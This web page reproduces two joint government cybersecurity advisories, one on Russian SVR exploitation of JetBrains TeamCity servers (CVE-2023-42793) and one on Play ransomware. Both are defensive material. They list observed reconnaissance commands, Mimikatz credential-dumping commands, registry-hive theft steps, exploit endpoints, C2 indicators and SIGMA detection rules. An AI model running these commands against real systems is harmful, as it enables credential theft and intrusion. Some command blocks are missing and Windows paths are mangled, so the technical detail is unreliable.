Less frequently, reporting on SVR cyber activity has addressed other aspects of the SVR’s foreign intelligence collection mission. In July 2020, U.S., U.K., and Canadian Governments jointly published an advisory revealing the SVR’s exploitation of CVEs to gain initial access to networks, and its deployment of custom malware known as WellMess, WellMail, and Sorefang to target organizations involved in COVID-19 vaccine development. Although not listed in the 2020 advisory did not mention it, the authoring agencies can now disclose that the SVR’s WellMess campaign also targeted energy companies. Such biomedical and energy targets are consistent with the SVR’s responsibility to support the Russian economy by pursuing two categories of foreign intelligence known as economic intelligence and science and technology.
In April 2021, the U.S. Government attributed a supply chain operation targeting the SolarWinds information technology company and its customers to the SVR. This attribution marked the discovery that the SVR had, since at least 2018, expanded the range of its cyber operations to include the widespread targeting of information technology companies. At least some of this targeting was aimed at enabling additional cyber operations. Following this attribution, the U.S. and U.K. Governments published advisories highlighting additional SVR TTPs, including its exploitation of various CVEs, the SVR’s use of “low and slow” password spraying techniques to gain initial access to some victims’ networks, exploitation of a zero-day exploit, and exploitation of Microsoft 365 cloud environments.
In this newly attributed operation targeting networks hosting TeamCity servers, the SVR demonstrably continues its practice of targeting technology companies. By choosing to exploit CVE-2023-42793, a software development program, the authoring agencies assess the SVR could benefit from access to victims, particularly by allowing the threat actors to compromise the networks of dozens of software developers. JetBrains issued a patch for this CVE in mid-September 2023, limiting the SVR’s operation to the exploitation of unpatched, Internet-reachable TeamCity servers. While the authoring agencies assess the SVR has not yet used its accesses to software developers to access customer networks and is likely still in the preparatory phase of its operation, having access to these companies’ networks presents the SVR with opportunities to enable hard-to- detect command and control (C2) infrastructure.
TECHNICAL DETAILS
Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques section for a table of the threat actors’ activity mapped to MITRE ATT&CK® tactics and techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool. While SVR followed a similar playbook in each compromise, they also adjusted to each operating environment and not all presented steps or actions below were executed on every host.
Initial Access – Exploitation
The SVR started to exploit Internet-connected JetBrains TeamCity servers [T1190] in late September 2023 using CVE-2023-42793, which enables the insecure handling of specific paths allowing for bypassing authorization, resulting in arbitrary code execution on the server. The authoring agencies’ observations show that the TeamCity exploitation usually resulted in code execution [T1203] with high privileges [T1203] granting the SVR an advantageous foothold in the network environment. The authoring agencies are not currently aware of any other initial access vector to JetBrains TeamCity currently being exploited by the SVR.
Host Reconnaissance
Initial observations show the SVR used the following basic, built-in commands to perform host reconnaissance [T1033],[T1059.003],[T1592.002]:
whoami /priv
whoami /all
whoami /groups
whoami /domain
nltest -dclist
nltest -dsgetdc
tasklist
netstat
wmic /node:”””” /user:”””” /password:”””” process list brief
wmic /node:”””” process list brief
wmic process get commandline -all
wmic process get commandline
wmic process where name=””GoogleCrashHandler64.exe”” get commandline,processed
Additionally, the authoring agencies have observed the SVR exfiltrating files [T1041] which may provide insight into the host system’s operating system:
C:Windowssystem32ntoskrnl.exe [T1547] – to precisely identify system version, likely as a prerequisite to deploy EDRSandBlast.
SQL Server executable files – based on the review of the post exploitation actions, the SVR showed an interest in specific files of the SQL Server installed on the compromised systems:
Update management agent files – based on the review of the post exploitation actions, the SVR showed an interest in executables and configuration of patch management software:
SVR cyber actors also exfiltrated secforwarder.dll
Tactics Used to Avoid Detection
To avoid detection, the SVR used a “Bring Your Own Vulnerable Driver” [T1068] technique to disable or outright kill endpoint detection and response (EDR) and antivirus (AV) software. [T1562.001]
This was done using an open source project called “EDRSandBlast.” The authoring agencies have observed the SVR using EDRSandBlast to remove protected process light (PPL) protection, which is used for controlling and protecting running processes and protecting them from infection. The actors then inject code into AV/EDR processes for a small subset of victims [T1068]. Additionally, executables that are likely to be detected (i.e. Mimikatz) were executed in memory [T1003.001].
In several cases SVR attempted to hide their backdoors via:
Abusing a DLL hijacking vulnerability in Zabbix software by replacing a legitimate Zabbix DLL with their one containing GraphicalProton backdoor,
Backdooring an open source application developed by Microsoft named vcperf. SVR modified and copied publicly available sourcecode. After execution, backdoored vcperf dropped several DLLs to disc, one of those being a GraphicalProton backdoor,
Abusing a DLL hijacking vulnerability in Webroot antivirus software by replacing a legitimate DLL with one containing GraphicalProton backdoor.
To avoid detection by network monitoring, the SVR devised a covert C2 channel that used Microsoft OneDrive and Dropbox cloud services. To further enable obfuscation, data exchanged with malware via OneDrive and Dropbox were hidden inside randomly generated BMP files [T1564], illustrated below:
Privilege Escalation
To facilitate privilege escalation [T1098], the SVR used multiple techniques, including WinPEAS, NoLmHash registry key modification, and the Mimikatz tool.
The SVR modified the NoLMHash registry using the following reg command:
The SVR used the following Mimikatz commands [T1003]:
privilege::debug
lsadump::cache
lsadump::secrets
lsadump::sam
sekurlsa::logonpasswords
Persistence
The SVR relied on scheduled tasks [T1053.005] to secure persistent execution of backdoors. Depending on the privileges the SVR had, their executables were stored in one of following directories:
C:Windowstemp
C:WindowsSystem32
C:WindowsWinStore
The SVR made all modifications using the schtasks.exe binary. It then had multiple variants of arguments passed to schtasks.exe, which can be found in Appendix B – Indicators of Compromise.
To secure long-term access to the environment, the SVR used the Rubeus toolkit to craft Ticket Granting Tickets (TGTs) [T1558.001].
The SVR exfiltrated the following Windows Registry hives from its victims [T1003]:
HKLMSYSTEM
HKLMSAM
HKLMSECURITY
In order to exfiltrate Windows Registry, the SVR saved hives into files [T1003.002], packed them, and then exfiltrated them using a backdoor capability. it used “reg save” to save SYSTEM, SAM and SECURITY registry hives, and used powershell to stage .zip archives in the C:WindowsTemp directory.
In a few specific cases, the SVR used the SharpChromium tool to obtain sensitive browser data such as session cookies, browsing history, or saved logins.
SVR also used DSInternals open source tool to interact with Directory Services. DSInternals allows to obtain a sensitive Domain information.
Network Reconnaissance
After the SVR built a secure foothold and gained an awareness of a victim’s TeamCity server, it then focused on network reconnaissance [T1590.004]. The SVR performed network reconnaissance using a mix of built-in commands and additional tools, such as port scanner and PowerSploit, which it launched into memory [T1046]. The SVR executed the following PowerSploit commands:
In selected environments the SVR used an additional tool named, “rr.exe”—a modified open source reverse socks tunneler named Rsockstun—to establish a tunnel to the C2 infrastructure [T1572].
The authoring agencies are aware of the following infrastructure used in conjunction with “rr.exe”:
65.20.97[.]203:443
Poetpages[.]com:8443
The SVR executed Rsockstun either in memory or using the Windows Management Instrumentation Command Line (WMIC) [T1047] utility after dropping it to disk:
In the course of the TeamCity operation, the SVR used multiple custom and open source available tools and backdoors. The following custom tools were observed in use during the operation:
GraphicalProton is a simplistic backdoor that uses OneDrive, Dropbox, and randomly generated BMPs [T1027.001] to exchange data with the SVR operator.
After execution, GraphicalProton gathers environment information such as active TCP/UDP connections [T1049], running processes [T1049], as well as user, host, and domain names [T1590]. OneDrive is used as a primary communication channel while Dropbox is treated as a backup channel [T1567]. API keys are hardcoded into the malware. When communicating with cloud services, GraphicalProton generates a randomly named directory which is used to store infection-specific BMP files – with both commands and results [T1564.001]. Directory name is re-randomized each time the GraphicalProton process is started.
BMP files that were used to exchange data were generated in the following way:
Compress data using zlib,
Encrypt data using custom algorithm,
Add “***” string literal to encrypted data,
Create a random BMP with random rectangle,
And finally, encode encrypted data within lower pixel bits.
While the GraphicalProton backdoor has remained mostly unchanged over the months we have been tracking it, to avoid detection the adversary wrapped the tool in various different layers of obfuscation, encryption, encoders, and stagers. Two specific variants of GraphicalProton “packaging” are especially noteworthy – a variant that uses DLL hijacking [T1574.002] in Zabbix as a means to start execution (and potentially provide long-term, hard-to-detect access) and a variant that masks itself within vcperf [T1036], an open-source C++ build analysis tool from Microsoft.
GraphicalProton HTTPS variant – a variant of GraphicalProton backdoor recently introduced by the SVR that forgoes using cloud-based services as a C2 channel and instead relies on HTTP request.
To legitimize the C2 channel, SVR used a re-registered expired domain set up with dummy WordPress website. Execution of HTTPS variant of GraphicalProton is split into two files – stager and encrypted binary file that contains further code.
MITRE ATT&CK TACTICS AND TECHNIQUES
See below tables for all referenced threat actor tactics and techniques in this advisory. For additional mitigations, see the Mitigations section.
SVR cyber actors use a variant that uses DLL hijackingin Zabbix as a means to start execution (and potentially provide long-term, hard-to-detect access) and a variant that masks itself within vcperf, an open-source C++ build analysis tool from Microsoft.
When communicating with cloud services, GraphicalProton generates a randomly named directory which is used to store infection-specific BMP files – with both commands and results.
In a few specific cases, the SVR used the SharpChromium tool to obtain sensitive browser data such as session cookies, browsing history, or saved logins.
SVR cyber actors use these built-in commands to perform host reconnaissance: whoami /priv, whoami / all, whoami / groups, whoami / domain to perform user discovery.
SVR cyber actors may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems.
In selected environments, the SVR used an additional tool named, “rr.exe”—a modified open source reverse socks tunneler named Rsockstunm—to establish a tunnel to the C2 infrastructure.
Table 11: SVR Cyber Actors ATT&CK Techniques for Enterprise: Exfiltration
SVR cyber actors may steal data by exfiltrating it over an existing C2 channel. Stolen data is encoded into normal communications using the same protocol as C2 communications.
SVR cyber actors use OneDrive and Dropbox to exfiltrate data to their C2 station.
INDICATORS OF COMPROMISE
Note: Please refer to Appendix B for a list of IOCs.
VICTIM TYPES
As a result of this latest SVR cyber activity, the FBI, CISA, NSA, SKW, CERT Polska, and NCSC have identified a few dozen compromised companies in the United States, Europe, Asia, and Australia, and are aware of over a hundred compromised devices though we assess this list does not represent the full set of compromised organizations. Generally, the victim types do not fit into any sort of pattern or trend, aside from having an unpatched, Internet-reachable JetBrains TeamCity server, leading to the assessment that SVR’s exploitation of these victims’ networks was opportunistic in nature and not necessarily a targeted attack. Identified victims included: an energy trade association; companies that provide software for billing, medical devices, customer care, employee monitoring, financial management, marketing, sales, and video games; as well as hosting companies, tools manufacturers, and small and large IT companies.
DETECTION METHODS
The following rules can be used to detect activity linked to adversary activity. These rules should serve as examples and adapt to each organization’s environment and telemetry.
SIGMA Rules
title: Privilege information listing via whoami

			description: Detects whoami.exe execution and listing of privileges

			author:

			references: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/whoami

			date: 2023/11/15

			logsource:

			    category: process_creation

			    product: windows

			detection:

			    selection:

			        Image|endswith:

			          - 'whoami.exe'

			        CommandLine|contains:

			          - 'priv'

			          - 'PRIV'

			    condition: selection

			falsepositives: legitimate use by system administrator
title: DC listing via nltest

			description: Detects nltest.exe execution and DC listing

			author:

			references:

			date: 2023/11/15

			logsource:

			    category: process_creation

			    product: windows

			detection:

			    selection:

			        Image|endswith:

			          - 'nltest.exe'

			        CommandLine|re: '.*dclist:.*|.*DCLIST:.*|.*dsgetdc:.*|.*DSGETDC:.*'

			    condition: selection

			falsepositives: legitimate use by system administrator
title: DLL execution via WMI

			description: Detects DLL execution via WMI

			author:

			references:

			date: 2023/11/15

			logsource:

			    category: process_creation

			    product: windows

			detection:

			    selection:

			        Image|endswith:

			          - 'WMIC.exe'

			        CommandLine|contains|all:

			          - 'call'

			          - 'rundll32'

			    condition: selection

			falsepositives: legitimate use by software or system administrator
title: Process with connect and pass as args

			description: Process with connect and pass as args

			author:

			references:

			date: 2023/11/15

			logsource:

			    category: process_creation

			    product: windows

			detection:

			    selection:

			        CommandLine|contains|all:

			          - 'pass'

			          - 'connect'

			    condition: selection

			falsepositives: legitimate use of rsockstun or software with exact same arguments
title: Service or Drive enumeration via powershell

			description: Service or Drive enumeration via powershell

			author:

			references:

			date: 2023/11/15

			logsource:

			    category: ps_script

			    product: windows

			detection:

			    selection_1:

			            ScriptBlockText|contains|all:

			            - 'Get-WmiObject'

			            - '-Class'

			            - 'Win32_Service'

			    selection_2:

			            ScriptBlockText|contains|all:

			            - 'Get-WindowsDriver'

			            - '-Online'

			            - '-All'

			    condition: selection_1 or selection_2

			falsepositives: legitimate use by system administrator
title: Compressing files from temp to temp

			description: Compressing files from temp to temp used by SVR to prepare data to be exfiltrated

			references:

			author:

			date: 2023/11/15

			logsource:

			    category: ps_script

			    product: windows

			detection:

			    selection:

			        ScriptBlockText|re: '.*Compress-Archive.*Path.*Windows[Tt]{1}emp[1-9]{1}.*DestinationPath.*Windows[Tt]{1}emp.*'

			    condition: selection
title: DLL names used by SVR for GraphicalProton backdoor

			description: Hunts for known SVR-specific DLL names.

			references:

			author:

			date: 2023/11/15

			logsource:

			    category: image_load

			    product: windows

			detection:

			    selection:

			        ImageLoaded|endswith:

			          - 'AclNumsInvertHost.dll'

			          - 'ModeBitmapNumericAnimate.dll'

			          - 'UnregisterAncestorAppendAuto.dll'

			          - 'DeregisterSeekUsers.dll'

			          - 'ScrollbarHandleGet.dll'

			          - 'PerformanceCaptionApi.dll'

			          - 'WowIcmpRemoveReg.dll'

			          - 'BlendMonitorStringBuild.dll'

			          - 'HandleFrequencyAll.dll'

			          - 'HardSwapColor.dll'

			          - 'LengthInMemoryActivate.dll'

			          - 'ParametersNamesPopup.dll'

			          - 'ModeFolderSignMove.dll'

			          - 'ChildPaletteConnected.dll'

			          - 'AddressResourcesSpec.dll'

			    condition: selection
title: Sensitive registry entries saved to file

			description: Sensitive registry entries saved to file

			author:

			references:

			date: 2023/11/15

			logsource:

			    category: process_creation

			    product: windows

			detection:

			    selection_base:

			        Image|endswith:

			          - 'reg.exe'

			        CommandLine|contains: 'save'

			        CommandLine|re: '.*HKLMSYSTEM.*|.*HKLMSECURITY.*|.*HKLMSAM.*'

			    selection_file:

			      CommandLine|re: '.*sy.sa.*|.*sam.sa.*|.*se.sa.*'

			    condition: selection_base and selection_file
The FBI, CISA, NSA, SKW, CERT Polska, and NCSC assess the scope and indiscriminate targeting of this campaign poses a threat to public safety and recommend organizations implement the mitigations below to improve organization’s cybersecurity posture. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.
Apply available patches for CVE-2023-42793 issued by JetBrains TeamCity in mid-September 2023, if not already completed.
Monitor the network for evidence of encoded commands and execution of network scanning tools.
Ensure host-based anti-virus/endpoint monitoring solutions are enabled and set to alert if monitoring or reporting is disabled, or if communication is lost with a host agent for more than a reasonable amount of time.
Require use of multi-factor authentication [CPG 1.3] for all services to the extent possible, particularly for email, virtual private networks, and accounts that access critical systems.
Organizations should adopt multi-factor authentication (MFA) as an additional layer of security for all users with access to sensitive data. Enabling MFA significantly reduces the risk of unauthorized access, even if passwords are compromised.
Keep all operating systems, software, and firmware up to date. Immediately configure newly-added systems to the network, including those used for testing or development work, to follow the organization’s security baseline and incorporate into enterprise monitoring tools.
Audit log files to identify attempts to access privileged certificates and creation of fake identity providers.
Deploy software to identify suspicious behavior on systems.
Deploy endpoint protection systems with the ability to monitor for behavioral indicators of compromise.
Use available public resources to identify credential abuse with cloud environments.
Configure authentication mechanisms to confirm certain user activities on systems, including registering new devices.
VALIDATE SECURITY CONTROLS
In addition to applying mitigations, FBI, CISA, NSA, SKW, CERT Polska, and NCSC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. FBI, CISA, NSA, SKW, CERT Polska, and NCSC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.
To get started:
Select an ATT&CK technique described in this advisory (see previous tables).
Align your security technologies against the technique.
Test your technologies against the technique.
Analyze your detection and prevention technologies’ performance.
Repeat the process for all security technologies to obtain a set of comprehensive performance data.
Tune your security program, including people, processes, and technologies, based on the data generated by this process.
FBI, CISA, NSA, SKW, CERT Polska, and NCSC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
APPENDIX A – INDICATORS OF COMPROMISE CVE-2023-42793
On a Windows system, the log file C:TeamCitylogsteamcity-server.log will contain a log message when an attacker modified the internal.properties file. There will also be a log message for every process created via the /app/rest/debug/processes endpoint. In addition to showing the command line used, the user ID of the user account whose authentication token was used during the attack is also shown. For example:
[2023-09-26 11:53:46,970]   INFO - ntrollers.FileBrowseController - File edited: C:ProgramDataJetBrainsTeamCityconfiginternal.properties by user with id=1

[2023-09-26 11:53:46,970]   INFO - s.buildServer.ACTIVITIES.AUDIT - server_file_change: File C:ProgramDataJetBrainsTeamCityconfiginternal.properties was modified by "user with id=1"

[2023-09-26 11:53:58,227]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1. Command line: cmd.exe "/c whoami"
An attacker may attempt to cover their tracks by wiping this log file. It does not appear that TeamCity logs individual HTTP requests, but if TeamCity is configured to sit behind a HTTP proxy, the HTTP proxy may have suitable logs showing the following target endpoints being accessed:
/app/rest/users/id:1/tokens/RPC2 – This endpoint is required to exploit the vulnerability.
/app/rest/users – This endpoint is only required if the attacker wishes to create an arbitrary user.
/app/rest/debug/processes – This endpoint is only required if the attacker wishes to create an arbitrary process.
Note: This joint Cybersecurity Advisory (CSA) is part of an ongoing #StopRansomware effort to publish advisories for network defenders that detail various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.
The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC) are releasing this joint CSA to disseminate the Play ransomware group’s IOCs and TTPs identified through FBI investigations as recently as October 2023.
Since June 2022, the Play (also known as Playcrypt) ransomware group has impacted a wide range of businesses and critical infrastructure in North America, South America, and Europe. As of October 2023, the FBI was aware of approximately 300 affected entities allegedly exploited by the ransomware actors.
In Australia, the first Play ransomware incident was observed in April 2023, and most recently in November 2023.
The Play ransomware group is presumed to be a closed group, designed to “guarantee the secrecy of deals,” according to a statement on the group’s data leak website. Play ransomware actors employ a double-extortion model, encrypting systems after exfiltrating data. Ransom notes do not include an initial ransom demand or payment instructions, rather, victims are instructed to contact the threat actors via email.
The FBI, CISA, and ASD’s ACSC encourage organizations to implement the recommendations in the Mitigations section of this CSA to reduce the likelihood and impact of ransomware incidents. This includes requiring multifactor authentication, maintaining offline backups of data, implementing a recovery plan, and keeping all operating systems, software, and firmware up to date.
Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 14. See the MITRE ATT&CK for Enterprise section for all referenced tactics and techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.
Initial Access
The Play ransomware group gains initial access to victim networks through the abuse of valid accounts [T1078] and exploitation of public-facing applications [T1190], specifically through known FortiOS (CVE-2018-13379 and CVE-2020-12812) and Microsoft Exchange (ProxyNotShell [CVE-2022-41040 and CVE-2022-41082]) vulnerabilities. Play ransomware actors have been observed to use external-facing services [T1133] such as Remote Desktop Protocol (RDP) and Virtual Private Networks (VPN) for initial access.
Discovery and Defense Evasion
Play ransomware actors use tools like AdFind to run Active Directory queries [TA0007] and Grixba [1], an information-stealer, to enumerate network information [T1016] and scan for anti-virus software [T1518.001]. Actors also use tools like GMER, IOBit, and PowerTool to disable anti-virus software [T1562.001] and remove log files [T1070.001]. In some instances, cybersecurity researchers have observed Play ransomware actors using PowerShell scripts to target Microsoft Defender.[2]
Lateral Movement and Execution
Play ransomware actors use command and control (C2) applications, including Cobalt Strike and SystemBC, and tools like PsExec, to assist with lateral movement and file execution. Once established on a network, the ransomware actors search for unsecured credentials [T1552] and use the Mimikatz credential dumper to gain domain administrator access [T1003]. According to open source reporting [2], to further enumerate vulnerabilities, Play ransomware actors use Windows Privilege Escalation Awesome Scripts (WinPEAS) [T1059] to search for additional privilege escalation paths. Actors then distribute executables [T1570] via Group Policy Objects [T1484.001].
Exfiltration and Encryption
Play ransomware actors often split compromised data into segments and use tools like WinRAR to compress files [T1560.001] into .RAR format for exfiltration. The actors then use WinSCP to transfer data [T1048] from a compromised network to actor-controlled accounts. Following exfiltration, files are encrypted [T1486] with AES-RSA hybrid encryption using intermittent encryption, encrypting every other file portion of 0x100000 bytes. [3] (Note: System files are skipped during the encryption process.) A .play extension is added to file names and a ransom note titled ReadMe[.]txt is placed in file directory C:.
Impact
The Play ransomware group uses a double-extortion model [T1657], encrypting systems after exfiltrating data. The ransom note directs victims to contact the Play ransomware group at an email address ending in @gmx[.]de. Ransom payments are paid in cryptocurrency to wallet addresses provided by Play actors. If a victim refuses to pay the ransom demand, the ransomware actors threaten to publish exfiltrated data to their leak site on the Tor network ([.]onion URL).
Leveraged Tools
Table 1 lists legitimate tools Play ransomware actors have repurposed for their operations. The legitimate tools listed in this product are all publicly available. Use of these tools and applications should not be attributed as malicious without analytical evidence to support they are used at the direction of, or controlled by, threat actors.
Table 1: Tools Leveraged by Play Ransomware Actors
Name
Description
AdFind
Used to query and retrieve information from Active Directory.
Bloodhound
Used to query and retrieve information from Active Directory.
GMER
A software tool intended to be used for detecting and removing rootkits.
IOBit
An anti-malware and anti-virus program for the Microsoft Windows operating system. Play actors have accessed IOBit to disable anti-virus software.
PsExec
A tool designed to run programs and execute commands on remote systems.
PowerTool
A Windows utility designed to improve speed, remove bloatware, protect privacy, and eliminate data collection, among other things.
PowerShell
A cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework, which runs on Windows, Linux, and macOS.
Cobalt Strike
A penetration testing tool used by security professionals to test the security of networks and systems. Play ransomware actors have used it to assist with lateral movement and file execution.
Mimikatz
Allows users to view and save authentication credentials such as Kerberos tickets. Play ransomware actors have used it to add accounts to domain controllers.
WinPEAS
Used to search for additional privilege escalation paths.
WinRAR
Used to split compromised data into segments and to compress files into .RAR format for exfiltration.
WinSCP
Windows Secure Copy is a free and open-source Secure Shell (SSH) File Transfer Protocol, File Transfer Protocol, WebDAV, Amazon S3, and secure copy protocol client. Play ransomware actors have used it to transfer data [T1048] from a compromised network to actor-controlled accounts.
Microsoft Nltest
Used by Play ransomware actors for network discovery.
Nekto / PriviCMD
Used by Play ransomware actors for privilege escalation.
Process Hacker
Used to enumerate running processes on a system.
Plink
Used to establish persistent SSH tunnels.
Indicators of Compromise
See Table 2 for Play ransomware IOCs obtained from FBI investigations as of October 2023.
Table 2: Hashes Associated with Play Ransomware Actors
Play ransomware actors use a double-extortion model for financial gain.
MITIGATIONS
These mitigations apply to all critical infrastructure organizations and network defenders. The FBI, CISA, and ASD’s ACSC recommend that software manufacturers incorporate secure-by-design and -default principles and tactics into their software development practices to limit the impact of ransomware techniques (such as threat actors leveraging backdoor vulnerabilities into remote software systems), thus, strengthening the security posture for their customers.
For more information on secure by design, see CISA’s Secure by Design and Default webpage and joint guide.
The FBI, CISA, and ASD’s ACSC recommend organizations apply the following mitigations to limit potential adversarial use of common system and network discovery techniques and to reduce the risk of compromise by Play ransomware. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats and TTPs. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.
Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers [CPG 2.F, 2.R, 2.S] in a physically separate, segmented, and secure location (i.e., hard drive, storage device, the cloud).
Require all accounts with password logins (e.g., service account, admin accounts, and domain admin accounts) to comply with NIST’s standards for developing and managing password policies [CPG 2.C].
Use longer passwords consisting of at least 8 characters and no more than 64 characters in length [CPG 2.B];
Store passwords in hashed format using industry-recognized password managers;
Add password user “salts” to shared login credentials;
Refrain from requiring password changes more frequently than once per year. Note: NIST guidance suggests favoring longer passwords instead of requiring regular and frequent password resets. Frequent password resets are more likely to result in users developing password “patterns” cyber criminals can easily decipher.
Require administrator credentials to install software.
Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E]. Organizations are advised to deploy the latest Microsoft Exchange security updates. If unable to patch, then disable Outlook Web Access (OWA) until updates are able to be undertaken. Also see Patching Applications and Operating Systems | Cyber.gov.au.
Segment networks [CPG 2.F] to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement. Also see Implementing Network Segmentation and Segregation.
Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network [CPG 1.E]. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host.
Filter network traffic by preventing unknown or untrusted origins from accessing remote services on internal systems. This prevents actors from directly connecting to remote access services they have established for persistence. Also see Inbound Traffic Filtering – Technique D3-ITF.
Install, regularly update, and enable real time detection for antivirus software on all hosts.
Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 1.A, 2.O].
Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
Consider adding an email banner to emails [CPG 2.M] received from outside your organization.
Disable hyperlinks in received emails.
Implement time-based access for accounts set at the admin level and higher. For example, the just-in-time (JIT) access method provisions privileged access when needed and can support enforcement of the principle of least privilege (as well as the Zero Trust model). This is a process where a network-wide policy is set in place to automatically disable admin accounts at the Active Directory level when the account is not in direct need. Individual users may submit their requests through an automated process that grants them access to a specified system for a set timeframe when they need to support the completion of a certain task.
Disable command-line and scripting activities and permissions. Privileged escalation and lateral movement often depend on software utilities running from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally [CPG 2.E].
Maintain offline backups of data and regularly maintain backup and restoration [CPG 2.R]. By instituting this practice, an organization ensures they will not be severely interrupted, and/or only have irretrievable data.
Ensure backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K].
VALIDATE SECURITY CONTROLS
In addition to applying mitigations, the FBI, CISA, and ASD’s ACSC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The FBI, CISA, and ASD’s ACSC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.
To get started:
Select an ATT&CK technique described in this advisory (see Tables 3-11).
Align your security technologies against this technique.
Test your technologies against this technique.
Analyze your detection and prevention technologies performance.
Repeat the process for all security technologies to obtain a set of comprehensive performance data.
Tune your security program, including people, processes, and technologies, based on the data generated by this process.
The FBI, CISA, and ASD’s ACSC recommend continually testing your security program at scale and in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
RESOURCES
Stopransomware.gov is a whole-of-government approach that gives one central location for ransomware resources and alerts.
The FBI is seeking any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with Play ransomware actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.
The FBI, CISA, and ASD’s ACSC do not encourage paying ransom as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, the FBI and CISA urge you to promptly report ransomware incidents to a local FBI Field Office, the FBI’s Internet Crime Complaint Center (IC3), or CISA via CISA’s 24/7 Operations Center (report@cisa.gov or 888-282-0870).
Australian organizations that have been impacted or require assistance in regard to a ransomware incident can contact ASD’s ACSC via 1300 CYBER1 (1300 292 371), or by submitting a report to cyber.gov.au.
DISCLAIMER
The information in this report is being provided “as is” for informational purposes only. CISA and the FBI do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA or the FBI.
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.